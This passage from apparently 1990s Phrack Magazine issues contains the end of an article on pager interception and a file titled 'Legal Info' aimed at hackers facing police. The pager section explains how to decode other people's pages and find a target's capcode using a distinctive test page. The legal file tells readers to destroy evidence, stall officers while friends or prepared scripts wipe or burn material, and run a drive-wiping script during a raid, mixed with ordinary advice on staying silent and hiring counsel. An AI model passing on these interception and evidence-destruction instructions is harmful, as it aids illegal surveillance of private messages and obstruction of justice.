		931.9375	N,A
Netherlands	156.9865	- 164.350	T,N,A
New Zealand	157.925	- 158.050	T,N,A
Norway	148.050	- 169.850	T,N,A
Singapore		161.450	N,A
		931.9375	N,A
Sweden		169.8	T,N,A
Switzerland		149.5	T,N,A
Taiwan		166.775	N,A
		280.9375	N,A
Thailand		450.525	N,A
	172.525	- 173.475	N,A
UK	138.150	- 153.275	T,N,A
	454.675	- 466.075	T,N,A

T = Tone
N = Numeric
A = Alphanumeric
V = Voice

** INTERCEPTION AND THE LAW **

For many years the interception of pages was not considered an invasion of privacy because of the limited information provided by the tone-only pagers in use at the time. In fact, when Congress passed the Electronic Communications Privacy Act in 1986 tone-only pagers were exempt from its provisions.

According to the ECPA, monitoring of all other types of paging signals, including voice, is illegal. But, due to this same law, paging transmissions are considered to have a reasonable expectation to privacy, and Law Enforcement officials must obtain a proper court order to intercept them, or have the consent of the subscriber.

To intercept pages, many LE-types will obtain beepers programmed with the same capcode as their suspect. To do this, they must contact the paging company and obtain the capcode associated with the person or phone number they are interested in. However, even enlisting the assistance of the paging companies often requires following proper legal procedures (warrants, subpoenas, etc.).

More sophisticated pager-interception devices are sold by a variety

of companies. SWS Security sells a device called the "Beeper Buster" for about $4000.00. This particular device is scheduled as a Title III device, so any possession of it by someone outside a law enforcement agency is a federal crime. Greyson Electronics sells a package called PageTracker that uses an ICOM R7100 in conjunction with a personal computer to track and decode pager messages. (Greyson also sells a similar package to decode AMPS cellular messages from forward and reverse channels called "CellScope.")

For the average hacker-type, the most realistic and affordable option is the Universal M-400 decoder. This box is about 400 bucks and will decode POCSAG at 512 and 1200, as well as GOLAY (although I've never seen a paging service using GOLAY.) It also decodes CTCSS, DCS, DTMF, Baudot, ASCII, SITOR A & B, FEC-A, SWED-ARQ, ACARS, and FAX. It takes audio input from any scanners external speaker jack, and is probably the best decoder available to the Hacker/HAM for the price.

Output from the M400 shows the capcode followed by T, N or A (tone, numeric or alpha) ending with the message sent. Universal suggests hooking the input to the decoder directly to the scanner before any de-emphasis circuitry, to obtain the true signal. (Many scanners alter the audio before output for several reasons that aren't really relevant to this article...they just do. :))

Obviously, even by viewing the pager data as it streams by is of little use to anyone without knowing to whom the pager belongs to. Law Enforcement can get a subpoena and obtain the information easily, but anyone else is stuck trying to social engineer the paging company. One other alternative works quite well when you already know the individuals pager number, and need to obtain the capcode (for whatever reason).

Pager companies will buy large blocks in an exchange for their customers. It is extremely easy to discover the paging company from the phone number that corresponds to the target pager either through the RBOC or by paging someone and asking them who their provider is when they return your call. Once the company is known, the frequencies allocated to that company are registered with the FCC and are public information. Many CD-ROMs are available with the entire FCC Master Frequency Database. (Percon sells one for 99 bucks that covers the whole country - 716-386-6015) Libraries and the FCC itself will also have this information available.

With the frequency set and a decoder running, send a page that will be incredibly easy to discern from the tidal wave of pages spewing forth on the frequency. (6666666666, THIS IS YOUR TEST PAGE, etc...) It will eventually scroll by, and presto! How many important people love to give you their pager number?

** THE FUTURE **

With the advent of new technologies pagers will become even more present in both our businesses and private lives. Notebook computers and PDAs with PCMCIA slots can make use of the new PCMCIA pager cards. Some of these cards have actual screens that allow for use without the computer, but most require a program to pull message data out. These cards also have somewhat large storage capacity, so the length of messages have the option of being fairly large, should the service provider allow them to be.

With the advent of 8-bit alphanumeric services, users with PCMCIA pagers can expect to receive usable computer data such as spreadsheet entries, word processing documents, and of course, GIFs. (Hey, porno entrepreneurs: beeper-porn! Every day, you get a new gif sent to your pagecard! Woo Woo. Sad thing is, it would probably sell.)

A branch of Motorola known as EMBARC (Electronic Mail Broadcast to A Roaming Computer) was one of the first to allow for such broadcasts. EMBARC makes use of a proprietary Motorola protocol, rather than POCSAG, so subscribers must make use of either a Motorola NewsStream

pager (with nifty serial cable) or a newer PCMCIA pager. Messages are sent to (and received by) the user through the use of special client software.

The software dials into the EMBARC message switch accessed through AT&T's ACCUNET packet-switched network. The device itself is used for authentication (most likely its capcode or serial number) and some oddball protocol is spoken to communicate with the switch.

Once connected, users have the option of sending a page out, or retrieving pages either too large for the memory of the pager, or from a list of all messages sent in the last 24 hours, in case the subscriber had his pager turned off.

Additionally, the devices can be addressed directly via x.400 addresses. (X.400: The CCITT standard that covers email address far too long to be worth sending anyone mail to.) So essentially, any EMBARC customer can be contacted from the Internet.

MTEL, the parent company of the huge paging service SkyTel, is implementing what may be the next generation of paging technologies. This service, NWN, being administrated by MTEL subsidiary Destineer, is most often called 2-way paging, but is more accurately Narrowband-PCS.

The network allows for the "pager" to be a transceiver. When a page arrives, the device receiving the page will automatically send back an acknowledgment of its completed reception. Devices may also send back some kind of "canned response" the user programs. An example might be: "Thanks, I got it!" or "Why on Earth are you eating up my allocated pages for the month with this crap?"

MTEL's service was awarded a Pioneers Preference by the FCC, which gave them access to the narrowband PCS spectrum before the auctions. This is a big deal, and did not go unnoticed by Microsoft. They dumped cash into the network, and said the devices will be supported by Chicago. (Yeah, along with every other device on the planet, right? Plug and Pray!)

The network will be layed out almost identically to MTEL's existing paging network, using dedicated lines to connect towers in an area to a central satellite up/downlink. One key difference will be the addition of highly somewhat sensitive receivers on the network, to pick up the ACKs and replies of the customer units, which will probably broadcast at about 2 or 3 watts. The most exciting difference will be the speed at which the network transmits data: 24,000 Kbps. Twenty-four thousand. (I couldn't believe it either. Not only can you get your GIFs sent to your pager, but you get them blinding FAST!) The actual units themselves will most likely look like existing alphanumeric pagers with possibly a few more buttons, and of course, PCMCIA units will be available to integrate with computer applications.

Beyond these advancements, other types of services plan on offering paging like features. CDPD, TDMA & CDMA Digital Cellular and ESMR all plan on providing a "pager-like" option for their customers. The mere fact that you can walk into a K-Mart and buy a pager off a rack would indicate to me that pagers are far to ingrained into our society, and represent a wireless technology that doesn't scare or confuse the yokels. Such a technology doesn't ever really go away.

** BIBLIOGRAPHY **

Kneitel, Tom, "The Secret Life of Beepers," _Popular Communications_, p. 8, July, 1994.

O'Brien, Michael, "Beep! Beep! Beep!," _Sun Expert_, p. 17, March, 1994.

O'Malley, Chris, "Pagers Grow Up," _Mobile Office_, p. 48, August, 1994.

==Phrack Magazine==

Volume Five, Issue Forty-Six, File 9 of 28

****

Legal Info
by Szechuan Death

OK. This document applies only to United States citizens: if you are a citizen of some other fascist country, don't come whining to me when this doesn't work..... :)

Make no mistake: I'm not a lawyer. I've merely paid attention and picked up some facts that might be useful to me along the way. There are three subjects that it pays to have a knowledge of handy: prescription drugs, medical procedures, and legal facts. While these may all be boring as hell, they can certainly pull your ass out of the fire in a pinch.

Standard disclaimer: I make no claims about this document or facts contained therein. I also make no claims about their legal authenticity: if you want to be 100% sure, there's a library in damn near every town, LOOK IT UP!

One more thing: This document is useful for virtually ANYTHING. It's effectiveness stretches far beyond computer hacking (although it's worn a bit thin for serious crimes, as every cretin on Death Row has tried it already.....:)

OK. Let's say, just for the sake of argument, that you've decided to take a walk along the wild side and do something illegal. For our purposes, let's say computer hacking (imagine that). There are many things you can do cover your legal ass, should your activities come to the attention of any of our various friendly law-enforcement agencies nationwide.

-- Part 1: Police Mentality

You must understand the police, if you ever want to be able to thwart them and keep your freedom. Most police, to survive in their jobs, have developed an "Us vs. Them" attitude, which we should tolerate (up to a point). They use this attitude to justify their fascist tactics. "Us" is the police, a brotherhood that keeps the peace, always does right, and never snitches on each other, no matter what the cause. "Them" is the rest of the population. If "They" are not guilty of a specific crime, they must have done something else, and they're doing their damndest to avoid getting caught. In addition, many police have cultivated an attitude similar to that of a 15-year-old high school punk: "I'm bad, I'm bad, I'm SOOOOO bad, I Am Cop, Hear Me ROAR," etc. Unfortunately, these people have weapons and the authority to support that attitude. Therefore, if the police come to your house, be EXTREMELY polite and subservient; now is not the time to start spouting your opinion about the police state in America today. Also, DO NOT RESIST THEM IF THEY ARREST YOU. Besides adding a charge of "Resisting Arrest" and/or "Assaulting an Officer", it can get very dangerous. The police have been trained in a number of suspect-control techniques, most of which involve twisting body parts at unnatural angles. As if this weren't enough, almost all police carry guns. Start fighting and you'll get a couple broken bones, torn ligaments, or worse, a few bullet wounds (possibly fatal). So remember, be very meek. Show them that you are cowed by their force and their blustering presence, and this will save you a black eye or two on the way down to the station (from tripping and falling, of course).

-- Part 2: Hacker's Security

CARDINAL RULE #1: Get rid of the evidence. No evidence = no case for the prosecutor. The Novice Hacker's Guide from LOD has an excellent way to put this:

VIII. Don't be afraid to be paranoid. Remember, you *are* breaking the law. It doesn't hurt to store everything encrypted on your hard disk, or keep your notes buried in the backyard or in the trunk of your car. You may feel a little funny, but you'll feel a lot funnier when you when you meet Bruno, your transvestite cellmate who axed his family to death.

Basic hints:
Hide all your essential printouts, or burn them if they're trash (remember: police need no warrant to search your trash). Encrypt the files on your hard drive with something nasty, like PGP or RSA. Use a file-wiper, NOT delete, to get rid of them when you're done. And WIPE, don't FORMAT, your floppies and other magnetic media (better still, degauss them). With a little common sense and a bit of effort, a great deal of legal headaches can be avoided.

-- Part 3A: Polite Entry

Next part. You and your friends are enjoying an evening of trying to polevault the firewall on whitehouse.com, when suddenly you hear a knock at the door. Opening the door, you find a member of the local police force standing outside, asking if he can come in and ask you some questions. Now, here's where you start to piss your pants. If you were smart, you'll have arranged something beforehand where your friends (or, if there ARE no friends present, an automatic script) are getting rid of the evidence as shown in part 2. If you have no handy means of destroying the data (printouts, floppies, tapes, etc.), throw the whole mess into the bathtub, soak it in lighter fluid, and torch it. It's a helluva mess to clean up, but nothing compared to latrine duty at your nearest federal prison.

While the evidence is being destroyed, you're stalling the police. Ask to see their search warrant and IDs. Mull over each and every one of them for at least 5 minutes. If they have none, start screaming about your 4th Amendment rights. Most importantly: DON'T INVITE THEM IN. They're like vampires: if you let them in, you're fucked. If they see anything even REMOTELY incriminating, that constitutes probable cause for a search and they'll be swarming all over your house like flies on shit. (And guess what! It's legal, because YOU LET THEM IN!) Now, be aware that this won't stall them forever: they can simply wait outside the house and radio in a request for a search warrant, which will probably be signed by the judge on duty at that time. Remember: "If you're not willing to be searched, you MUST have something to hide!" If there are no friends assisting you, as shown above, USE THIS TIME EFFECTIVELY. When they get the warrant signed, that will be too late, because you'll have erased/shredded/burned/hidden/etc. all the incriminating evidence.

-- Part 3B: And Suddenly, The Door Burst In

Now, if the police already have a search warrant, they don't need to knock on the door. They can simply kick the door down and waltz in. If you're there at the time, you CAN try and stall them as shown above, by asking to see their search warrant and IDs. This may not work now, because they have you cold, hard, and dead to rights. And, if anything incriminating is in a place where they can find it, you're fucked, because it WILL be used as evidence. But this won't happen to you, because you've already put everything you're not using right at the moment in a safe, HIDDEN, place. Right?

This leaves the computer. If you hear them kicking the door in, keep calm, and run a script you've set up beforehand to low-

level-format the drive, wipe all hacking files, encrypt the whole thing, etc. If there's any printouts or media hanging out, try and hide them (probably worthless anyway, but worth a try). The name of the game now is to minimize the damage that can be done to you. The less hard evidence linking you to the "crime", the less of a case the prosecutor will have and the better off you'll be.

-- Part 4: The Arrest

Now is the time to kick all your senses into hyper-record mode. For you to get processed through the system without a hitch, the arrest has to go perfectly, by the numbers. One small slip and you're out through a loophole. Now, the police are aware of this and will be doing their best to see that doesn't happen, but you may get lucky all the same. First of all: According to the Miranda Act, the police are REQUIRED BY LAW to read you your rights and make sure you understand them. Remember EVERY WORD THEY SAY TO YOU. If they don't say it correctly, you may be able to get off on a technicality.

CARDINAL RULE #2: You have the right to remain silent. EXERCISE IT. This cannot be stressed enough. If you need a reminder, listen to the first part of the Miranda Warning:

"You have the right to remain silent. If you give up that right, ANYTHING YOU SAY CAN AND WILL BE USED AGAINST YOU IN A COURT OF LAW."

Nice ring to it, hmm? The only words coming out of your mouth at this point should be "I'd like to speak to my attorney, please" and, if applicable in your area, "I'd like to make a phone call, please" (remember the "please's," see part #1 above) Nothing else. There are tape recorders, video cameras, PLUS the word of a dozen police officers to back it all up. How's that for an array of damning evidence against you?

Then, after the ride downtown, you'll be booked and probably asked a few questions. Say nothing. You're probably pissing your pants with fear at this point, and may be tempted to roll over on everyone you ever shook hands with in your whole life, but keep your calm, and KEEP QUIET. Keep asking for your attorney and/or a phone call, no matter WHAT threats/deals/etc. they make to you. Remember, they can't legally interrogate you without your attorney present. You may also be tempted to show your mettle at this point, and give them false information, but remember one thing: If you lie to them, you can be convicted of perjury (a nasty offense itself). The best policy here is NSA: Never Say Anything. Remember, you never have to keep track of what you've said, or have to worry about having it used against you, if you've said NOTHING.

-- Part 5: The Trial

Here, we'll assume you've been arrested, booked, let out on bail, indicted on X counts of so-and-so, etc. You're now in the system. CARDINAL RULE #3: Get the best criminal defense attorney you can afford, preferably one with some background in the crime you've committed. No, scratch that: make that the best criminal defense attorney, PERIOD. It's a helluva lot better to spend 5 years working at McDonald's 12 hours a day to pay back your legal fee, than it is to spend 5 years in the slammer getting pimped out nightly for a pack of menthols. Also, pay attention during the trial. Remember, the defense attorney is working for YOU: it's YOUR life they're deciding, so give him every bit of information and help you can. You're paying him to sort it out for you, but you should still keep an eye on things: if, in the middle of a trial, something happens (you get a killer idea, or want to jump up and scream "BULLSHIT!"), TELL HIM! It very well might be useful! Also, have him nitpick every single thing for loopholes,

technicalities, civil rights violations, etc. It's worth it if it pays off.

Another important thing is to look good. Image is everything. Although you might prefer to wear heavily stained rock-band T-shirts, leather jackets, ratty jeans, etc. in real life, that will be EXTREMELY damning in the eyes of the judge/jury. They say that clothes make the man, and in this case it's REALLY true: get a suit, comb/cut your hair, shave, etc. Make yourself look like a "positively respectable darling" in the eyes of the court! It'll pay off for you. (hey, it worked for Eric and Lyle Menendez)

-- Part 8: The Prison

If you're here, you're totally fucked. Unless, by divine intervention, your conviction is overturned on appeal, you'd better clear up the next 5 years on your calendar. Apparently, you didn't read closely enough, so read this every day during your long stay in prison, and you'll be better equipped next time (assuming there IS a next time..... :)

Remember the cardinal rules: 1) Don't leave evidence around to be found. 2) KEEP CALM AND KEEP QUIET. 3) Get the best attorney available. If you remember these, and exercise some common sense and a lot of caution, you should have no problem handling any legal problems that come up.

Note: This is intended to be used as a handbook for defense from minor crimes ONLY (hacking, DWI, etc.) If you're a career criminal, or you've murdered or raped somebody, you're scum, and at least have the grace to plead "guilty". Don't waste the tax-payers' time and money with fancy legal footwork.

Please feel free to add anything or correct this document. However, if you DO add or correct something, PLEASE make sure it's true, and PLEASE email me the changes so I can include them in the next revision of the document. My address is pstlb@acad3.alaska.edu. Happy hacking to all, and if this helps you avoid getting caught, so much the better. :)